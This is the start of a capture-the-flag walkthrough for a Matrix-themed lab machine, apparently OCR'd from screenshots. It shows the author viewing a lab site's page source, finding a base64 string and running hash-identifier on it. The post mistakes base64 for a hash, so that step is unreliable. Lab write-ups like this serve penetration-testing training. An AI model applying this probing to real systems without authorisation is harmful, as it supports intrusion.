
"You know.. I know this steak doesn't exist. I know when I put it in my mouth; the Matrix is telling my brain that it is juicy, and delicious. After nine years.. you know what I realize? Ignorance is bliss."

I open the source file of websites to see if they are hiding any clues to gain access on this m-achine.


Applications Places Firefox ESR Fri 09:25
http://192.168.41.152:31337/ - Mozilla Firefox
Welcome in Matrix
http://192.168.41.152:31...
view-source:http://192.168.41.152:31337/
Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng


```
<!DOCTYPE html>
<html>
    <head>
        <title>Welcome in Matrix</title>
        <meta charset="utf-8">
        <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0, user-scal
        <meta name="format-detection" content="telephone=no">
        <meta name="apple-mobile-web-app-capable" content="yes">
        <!-- Fonts-->
        <link rel="stylesheet" type="text/css" href="assets/fonts/fontawesome/font-awesome.min.css">
        <!-- Vendors-->
        <link rel="stylesheet" type="text/css" href="assets/vendors/bootstrap/grid.css">
        <link rel="stylesheet" type="text/css" href="assets/vendors/YTPlayer/css/jquery.mb.YTPlayer.min.cs
        <link rel="stylesheet" type="text/css" href="assets/vendors/vegas/vegas.min.css">
        <!-- App & fonts-->
        <link rel="stylesheet" type="text/css" href="https://fonts.googleapis.com/css?family=Roboto:300,40
        <link rel="stylesheet" type="text/css" id="app-stylesheet" href="assets/css/main.css"><!--[if lt I
            <script src="https://oss.maxcdn.com/libs/html5shiv/3.7.0/html5shiv.js"></script>
        <![endif]-->
```

In the source code of the website running on port 31337, I found what appeared to be an enc oded message (which is shown below). Cypher means encrypted text. May be this may lead us somewhere.


Applications Places Firefox ESR Fri 09:29
http://192.168.41.152:31337/ - Mozilla Firefox
Welcome in Matrix
http://192.168.41.152:31...
view-source:http://192.168.41.152:31337/
Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng
Mozilla Firefox seems slow... to... start. Learn How to Speed It Up Don't Tell Me Again


```
ule hide undefined" data-date="2018/10/17">
s</p>
rs</p>
utes</p>
onds</p>
__module hide undefined -->

r">



ce__text">ZWNobyAiVGhlbiB5b3UnbGwgc2VlLCB0aGF0IGl0IGlzIG5vdCB0aGUgc3Bvb24gdGhhdCBiZW5kcywgaXQgaXMgb25seSB5b3Vyc2
ce -->
```

I copied the hash and tried to identify it using the tool hash-identifier It is an inbuilt tool in Kali Linux to find out the type of hash,




```
root@kali:~# hash-identifier
   #########################################################################
   #                                                                       #
   #                                                            v1.1 #
   #                                                       By Zion3R #
   #                                               www.Blackploit.com #
   #                                              Root@Blackploit.com #
   #########################################################################

   --------------------------------------------------------------------------
 HASH: ZWNobyAiVGhlbiB5b3UnbGwgc2VlLCB0aGF0IGl0IGlzIG5vdCB0aGUgc3Bvb24gdGhhdCBiZ
W5kcywgaXQgaXMgb25seSB5b3Vyc2VsZi4gIiA+IEN5cGhlci5tYXRyaXg=
```

The tool failed to identify the hash we provided as shown below. Is it even a valid hash or a f -alse flag.



```
 ------------------------------------------------------------------------------
 HASH: ZWNobyAiVGhlbiB5b3UnbGwgc2VlLCB0aGF0IGl0IGlzIG5vdCB0aGUgc3Bvb24gdGhhdCBiZ
W5kcywgaXQgaXMgb25seSB5b3Vyc2VsZi4gIiA+IEN5cGhlci5tYXRyaXg=

 Not Found.
```

